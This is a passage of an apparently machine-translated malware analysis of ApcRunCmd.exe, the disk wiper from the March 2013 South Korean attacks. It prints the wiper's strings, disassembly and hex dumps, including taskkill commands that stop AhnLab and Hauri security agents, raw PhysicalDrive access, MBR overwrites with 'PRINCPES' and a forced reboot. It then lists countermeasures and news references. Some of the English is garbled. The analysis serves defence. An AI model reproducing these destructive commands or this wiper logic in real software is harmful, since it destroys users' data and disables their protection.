Offsets: decimal	00000000192	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Bytes per page: 32x16x544	00000000208	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Window #: 1	00000000224	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
No. of windows: 1	00000000240	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
Clipboard: available	00000000256	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
TEMP folder: 75.3 GB free	00000000272	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
ngWAppDataWLocalWTemp	00000000288	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000304	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000320	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000336	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000352	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000368	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000384	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000400	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000416	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000432	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000448	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000464	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.
	00000000480	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000000496	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000000512	33	C0	8E	D0	BC	00	7C	FB	50	07	50	1F	FC	BE	1B	7C	3ÄIÐ¼  üP P ü¼
	00000000528	BF	1B	06	50	57	89	F5	01	F3	A4	CB	BD	BF	07	B1	04	/ DwtA ö²E¼k +

[Figure 13] MBR area of modulated data



[Figure 14] PhysicalDrive (To be replicated values and reboot commands)



[Figure 15] pasvc.exe and clisvc.exe process kill

### 4.2. Check the malicious code string.

The ApcRunCmd.exe malicious code string value is in the area, MBR Overwriting 'HASTATI' for value and 'pasvc.ex through the shutdown command to reboot the' clisvc.exe process exit syntax check and to induce can see thatcan.

A	0000000029BE	0000004029BE	0	HASTATI.
A	0000000029C7	0000004029C7	0	\\temp\~v3.log
A	0000000029DE	0000004029DE	0	%s*.*
A	0000000029E4	0000004029E4	0	Program Files
A	0000000029F2	0000004029F2	0	ProgramData
A	000000002A08	000000402A08	0	\\.\%c:
A	000000002A10	000000402A10	0	\\.\PhysicalDrive%d
A	000000002A27	000000402A27	0	shutdown -r -t 0
A	000000002A38	000000402A38	0	SeShutdownPrivilege
A	000000002A4C	000000402A4C	0	taskkill /F /IM pasvc.exe
A	000000002A66	000000402A66	0	taskkill /F /IM clisvc.exe

[Figure 16] Malicious code strings

### 4.3. Analysis of malicious code, the main part

Malicious code ApcRunCmd.exe major part of present results confirm neutralize v3 log check, security products, MBR area destroyed.

00401101	• 57	PUSH EDI	
00401102	• 33DB	XOR EBX,EBX	
00401104	• 53	PUSH EBX	
00401105	• 6A 04	PUSH 4	
00401107	• FF96 34030000	CALL DWORD PTR DS:[ESI+334]	kernel32.OpenFileMappingA
00401108	• 05C0	TEST EAX,EAX	
0040110F	• 0F85 B4000000	JNZ 00401299	
004011E5	• 57	PUSH EDI	
004011E6	• 6A 10	PUSH 10	
004011E8	• 53	PUSH EBX	
004011E9	• 6A 04	PUSH 4	
004011EB	• 53	PUSH EBX	
004011EC	• 6A FF	PUSH -1	
004011EE	• FF96 38030000	CALL DWORD PTR DS:[ESI+338]	CreateFileMappingA
004011F4	• 68 03010000	PUSH 100	
004011F9	• 8085 F4FEFFFI	LEA EAX,[LOCAL.67]	
004011FF	• 50	PUSH EAX	
00401200	• FF96 3C030000	CALL DWORD PTR DS:[ESI+33C]	GetWindowsDirectoryA
00401208	• 8B06 2E050000	LEA EAX,[ESI+52E]	
0040120C	• 50	PUSH EAX	
0040120D	• 8085 F4FEFFFI	LEA EAX,[LOCAL.67]	
00401213	• 50	PUSH EAX	
00401214	• FF96 A8030000	CALL DWORD PTR DS:[ESI+3A8]	strcat - windows\temp\~v3.log
00401216	• 59	POP ECX	
0040121B	• 59	POP ECX	
0040121C	• 8085 F4FEFFFI	LEA EAX,[LOCAL.67]	
00401222	• 50	PUSH EAX	
00401223	• FF96 CC030000	CALL DWORD PTR DS:[ESI+3CC]	shlwapi.PathFileExistsA
00401223	• 05C0	TEST EAX,EAX	
0040122B	• 75 6C	JNZ SHORT 00401299	
0040122D	• 56	PUSH ESI	
0040122E	• FF96 B0020000	CALL DWORD PTR DS:[ESI+2B0]	taskkill로 2개의 프로세스 종료
00401234	• 8046 10	LEA EAX,[ESI+10]	
00401237	• 59	POP ECX	
00401238	• 50	PUSH EAX	
00401239	• 8945 FC	MOV DWORD PTR SS:[LOCAL.1],EAX	
0040123C	• FF96 40030000	CALL DWORD PTR DS:[ESI+340]	
00401242	• 8046 28	LEA EAX,[ESI+28]	
00401245	• 50	PUSH EAX	
00401246	• 8945 F8	MOV DWORD PTR SS:[LOCAL.2],EAX	
00401249	• FF96 40030000	CALL DWORD PTR DS:[ESI+340]	
0040124F	• 56	PUSH ESI	
00401250	• 895D 08	MOV DWORD PTR SS:[ARG.1],EBX	
00401253	• FF96 5C020000	CALL DWORD PTR DS:[ESI+25C]	GetVersionEx
00401259	• 59	POP ECX	

[Figure 17] ApcRunCmd.exe

### 4.4. Library Load

Must load a malicious code library that need. 다.

0040110E	8B4D F4	MOV ECX, DWORD PTR SS:[EBP-0C]	
00401111	8D8401 840401	LEA EAX, [EAX+ECX+484]	
00401118	50	PUSH EAX	
00401119	8B45 F4	MOV EAX, DWORD PTR SS:[EBP-0C]	ACII "advapi32.dll"
0040111C	FF90 A0030001	CALL DWORD PTR DS:[EAX+3A0]	kernel32.LoadLibraryA
00401122	8945 F0	MOV DWORD PTR SS:[EBP-10], EAX	
00401125	837D F0 00	CMP DWORD PTR SS:[EBP-10], 0	
00401129	75 02	JNE SHORT 0040112D	
0040112B	EB 7E	JMP SHORT 004011AB	
0040112D	8365 D0 00	AND DWORD PTR SS:[EBP-30], 00000000	
00401131	EB 07	JMP SHORT 0040113A	
00401133	8B45 D0	MOV EAX, DWORD PTR SS:[EBP-30]	
00401136	40	INC EAX	
00401137	8945 D0	MOV DWORD PTR SS:[EBP-30], EAX	
[00402839]=7C801D7B (kernel32.LoadLibraryA)			

[Figure 18] Library calls

As Below, loaded library.

Name	Type	File version	Path
ApcRunCmd_DB4BB			C:\Documents and Settings\PC\320\320_Sample\ApcRunCmd
LPK		5.1.2600.5512	C:\WINDOWS\system32\LPK.DLL
USP10		1.0420.2600.5512	C:\WINDOWS\system32\USP10.dll
IMM32		5.1.2600.5512	C:\WINDOWS\system32\IMM32.DLL
msvart		7.0.2600.5512	C:\WINDOWS\system32\msvart.dll
USER32		5.1.2600.5512	C:\WINDOWS\system32\USER32.dll
RPCRT4		5.1.2600.5512	C:\WINDOWS\system32\RPCRT4.dll
GDI32		5.1.2600.5512	C:\WINDOWS\system32\GDI32.dll
shlwapi		6.00.2900.5512	C:\WINDOWS\system32\shlwapi.dll
Secur32		5.1.2600.5512	C:\WINDOWS\system32\Secur32.dll
advapi32		5.1.2600.5512	C:\WINDOWS\system32\advapi32.dll
kernel32		5.1.2600.5512	C:\WINDOWS\system32\kernel32.dll
ntdll		5.1.2600.5512	C:\WINDOWS\system32\ntdll.dll

[Figure 19] Called Library

### 4.5. 'v3.log' file check

Part of "ApcRunCmd.exe", check the file "C:\Windows\temp\~v3.log"

0040121C	8D85 F4FEFF	LEA EAX, [LOCAL.67]	
00401223	50	PUSH EAX	
00401223	FF96 CC030001	CALL DWORD PTR DS:[ESI+30C]	shlwapi.PathFileExistsA
[00402865]=77EB704F (shlwapi.PathFileExistsA)			
Address	Hex dump	ASCII	
0012FE6C	43 3A 5C 57 49 4E 44 4F 57 53 5C 54 65 6D 70 5C	C:\WINDOWS\temp	0012
0012FE7C	7E 76 33 2E 6C 6F 67 00 88 08 02 00 08 E0 80 7C	v3.log	0012
0012FE8C	00 00 00 00 94 43 14 00 AC 03 00 00 50 FE 12 00		0012

[Figure 20] 'v3.log' file check

### 4.6. Process forced termination

By Taskkill command 'pasvc.exe', 'clisvc.exe' Kill processes.

004021B2	56	PUSH ESI	
004021B3	8B7424 08	MOV ESI, DWORD PTR SS:[ARG.1]	
004021B7	57	PUSH EDI	
004021B8	6A 00	PUSH 0	
004021BA	8D86 B3050001	LEA EAX, [ESI+5B3]	
004021C0	8DBE 94030001	LEA EDI, [ESI+394]	
004021C6	59	PUSH EDI	
004021C7	FF17	CALL DWORD PTR DS:[EDI]	WinExec taskkill /F /IM pasvc.exe
004021CB	81C6 CD050001	ADD ESI, 5CD	
004021D1	56	PUSH ESI	
004021D2	FF17	CALL DWORD PTR DS:[EDI]	WinExec taskkill /F /IM clisvc.exe
004021D4	5F	POP EDI	
004021D5	5E	POP ESI	
004021D6	C3	RETN	

[Figure 21] Process forced termination

구분	Pasvc.exe	Clisvc.exe
제품	AhnLab Policy Agent	ViRobot ISMS
회사	AhnLab, Inc.	Hauri
설명	paSvc	Service for VISMS Agent
디렉토리	%PROGRAMFILES%\AhnLab\WPC2 WPolicy Agent	%PROGRAMFILES%\WHauri\SiteClie nt

[Table 14] Terminated process info

### 4.7. Load the Physical drive information.

For overwrite boot area, load the Physical Drive information.

The screenshot shows the WinDbg interface with the following assembly code and memory dump:

```

00401DC8 . 8D85 F8EFFFF LEA EAX,[LOCAL.66]
00401DC9 . 50          PUSH EAX
00401DCF . FF96 70030000 CALL DWORD PTR DS:[ESI+370] kernel32.CreateFileA
00401DD8 . 83F8 FF     CMP EAX,-1
00401DDB . 74 1C      JE SHORT ApcRunCm.00401DF9
00401DDD . 56          PUSH ESI
00401DDE . FF96 90020000 CALL DWORD PTR DS:[ESI+290] ApcRunCm.00401E4A
    
```

The memory dump at address 009EFD08 shows the string '\\.\PhysicalDrive0' in ASCII format.

[Figure 22] Load the physical drive

### 4.8. Save the strings for overwriting boot area.

Overwriting to a value in the boot area is temporarily stored in a buffer.

The screenshot shows the WinDbg interface with the following assembly code and memory dump:

```

00402064 . 50          PUSH EAX
00402065 . FF96 B4030000 CALL DWORD PTR DS:[ESI+3B4] msvcrt.memcpy
0040206B . 8D43 F4     LEA EAX,[LOCAL.3]
0040206E . 50          PUSH EAX
0040206F . FF96 B8030000 CALL DWORD PTR DS:[ESI+3B8] msvcrt.strlen
00402075 . 83C4 14     ADD ESP,14
00402078 . 03F8      ADD EDI,EAX
0040207A . 4B        DEC EBX
0040207B . 75 D1      JNZ SHORT ApcRunCm.0040204E
0040207D . 8D85 F4FDFFFF LEA EAX,[LOCAL.131]
00402083 . 50          PUSH EAX
    
```

The memory dump at address 009EFAC0 shows the string 'PRINCPESPRINCPES' in ASCII format.

[Figure 23] temporarily stored in a buffer for overwriting

### 4.9. Overwrite part of boot area.

Partition table (56 sectors) in a particular string (PRINCPES) Overwrite (512 bytes).

The screenshot displays a debugger window with two main sections. The top section shows assembly code with the following instructions:

```

004020B8 . 56          PUSH ESI
004020B9 . FF77 40     PUSH DWORD PTR DS:[EDI+40]
004020BC . FF97 80030000 CALL DWORD PTR DS:[EDI+380]
004020C2 . 3BC6       CMP EAX,ESI
004020C4 . 74 04      JE SHORT ApcRunCm.004020CA
004020C6 . 33C0       XOR EAX,EAX
004020C8 . EB 1D      JMP SHORT ApcRunCm.004020E7
004020CA > 6A 00      PUSH 0
004020CC . 8D45 FC    LEA EAX,[LOCAL.1]
004020CF . 50         PUSH EAX
004020D0 . 68 00020000 PUSH 200
004020D5 . FF75 10     PUSH [ARG.3]
004020D8 . FF77 40     PUSH DWORD PTR DS:[EDI+40]
004020DB . FF97 74030000 CALL DWORD PTR DS:[EDI+374]
004020E1 . F7D8      NEG EAX
004020E3 . 1BC0      SBB EAX,EAX
004020E5 . F7D8      NEG EAX
004020E7 > 5F        POP EDI
    
```

The bottom section shows a hex dump of memory starting at address 009EFA8C. The data consists of a repeating pattern of the string 'PRINCPESPRINCPES' in ASCII format.

[Figure 24] Overwrite-1 of boot area

Added back into the sector by 200 Overwriting the partition table (56 sectors) from preventing the restore.

The screenshot displays a debugger window with assembly code. The following instructions are visible:

```

00401D11 . 8B45 D4    MOV EAX,[LOCAL.11]
00401D14 . 015D F8    ADD [LOCAL.2],EBX
00401D17 . 0145 FC    ADD [LOCAL.1],EAX
00401D1A . 895D DC    MOV [LOCAL.9],EBX
00401D1D > 57        PUSH EDI
00401D1E . 8D45 D0    LEA EAX,[LOCAL.12]
00401D21 . 50        PUSH EAX
00401D22 . FF75 08     PUSH [ARG.1]
00401D25 . 897D D0    MOV [LOCAL.12],EDI
00401D28 . FF75 F0     PUSH [LOCAL.4]
00401D2B . FF75 EC     PUSH [LOCAL.5]
00401D2E . FF96 74030000 CALL DWORD PTR DS:[ESI+374]
00401D34 . FF4D DC    DEC [LOCAL.9]
00401D37 . 75 E4      JNZ SHORT ApcRunCm.00401D1D
00401D39 . 8B45 D8    MOV EAX,[LOCAL.10]
00401D3C . 0145 F8    ADD [LOCAL.2],EAX
00401D3F . 8B45 CC    MOV EAX,[LOCAL.13]
00401D42 . 0145 FC    ADD [LOCAL.1],EAX
    
```

[Figure 25] Overwrite-2 of boot area

### 4.10. System shut down.

Destroy boot area and reboot the system

Address	Hex dump	ASCII
00383932	50 52 49 4E 43 49 50 45 53 BA 50 52 49 4E 43 49	PRINCIPES 尊RIM
00383942	50 45 53 F0 50 52 49 4E 43 49 50 45 53 BA 50 52	PES?RINCIPES 尊
00383952	49 4E 43 49 50 45 53 F0 50 52 49 4E 43 49 50 45	INCIPES?RINCIP

[Figure 26] rebooting



[Figure 27] system rebooting

## 5. Countermeasures

### 5.1. Block the access

Security solution is added to the policy (**Appendix-1 document**)

### 5.2. Through a dedicated vaccine

-[http://www.ahnlab.com/kr/site/download/vacc/downFile.do?file\\_name=v3\\_agent\\_24576.exe](http://www.ahnlab.com/kr/site/download/vacc/downFile.do?file_name=v3_agent_24576.exe)  
 -[http://cdndown.hauri.co.kr/Kor/vaccine/PrivateVaccine\\_20130320\\_02\(FG\).exe](http://cdndown.hauri.co.kr/Kor/vaccine/PrivateVaccine_20130320_02(FG).exe)  
 -[http://www.boho.or.kr/kor/download/download\\_03\\_1.jsp](http://www.boho.or.kr/kor/download/download_03_1.jsp)

### 5.3. Recovery MBR


Please refer the **Appendix document-2**

#### Master Boot Record (MBR) is what?

Area is located in front of most of the hard disk, system operation area, when computer operate, data is loaded MBR area and then OS operate

#### Volume Boot Record (VBR) is what?

Area is located in front of most of the NTFS structure, boot sector and additional boot code store similar to FAT scheduled



[Figure 28] MBR, VBR Area

## 6. Reference

- [1] oymynews “broadcaster and shinhan bank, nonghyup computer network is paralyzed”  
[http://www.ohmynews.com/NWS\\_Web/View/at\\_pg.aspx?CNTN\\_CD=A0001845936](http://www.ohmynews.com/NWS_Web/View/at_pg.aspx?CNTN_CD=A0001845936)
- [2] naver news - “Advanced Persistent Threat (APT) attack possibility”  
<http://news.naver.com/main/read.nhn?mode=LSD&mid=sec&sid1=101&oid=003&aid=0005040322>
- [3] newdaily - “DDOS Attack No”  
<http://www.newdaily.co.kr/news/article.html?no=147550>
- [4] OhmyStar - 'computer network paralysis' KBS "we work hard for the Broadcast problem does not occur"  
[http://star.ohmynews.com/NWS\\_Web/OhmyStar/at\\_pg.aspx?CNTN\\_CD=A0001846061](http://star.ohmynews.com/NWS_Web/OhmyStar/at_pg.aspx?CNTN_CD=A0001846061)
- [5] chosun newspaper - KBS "limited recovery limited press information"  
[http://news.chosun.com/site/data/html\\_dir/2013/03/20/2013032002616.html?news\\_topR](http://news.chosun.com/site/data/html_dir/2013/03/20/2013032002616.html?news_topR)
- [6] Kyunghyang newspaper – KBS stance “computer network is down into the today events that occurred”  
[http://news.khan.co.kr/kh\\_news/khan\\_art\\_view.html?artid=201303201810111&code=960801](http://news.khan.co.kr/kh_news/khan_art_view.html?artid=201303201810111&code=960801)
- [7] Ohmynews - KBS computer network paralysis ... articles, transcript direct output  
[http://www.ohmynews.com/NWS\\_Web/View/at\\_pg.aspx?CNTN\\_CD=A0001845936](http://www.ohmynews.com/NWS_Web/View/at_pg.aspx?CNTN_CD=A0001845936)
- [8] ZDNet Korea KISA - “This is peddled by Ahnlab and Hauri’s module, The worry...”  
[http://www.zdnet.co.kr/news/news\\_view.asp?article\\_id=20130320223523](http://www.zdnet.co.kr/news/news_view.asp?article_id=20130320223523)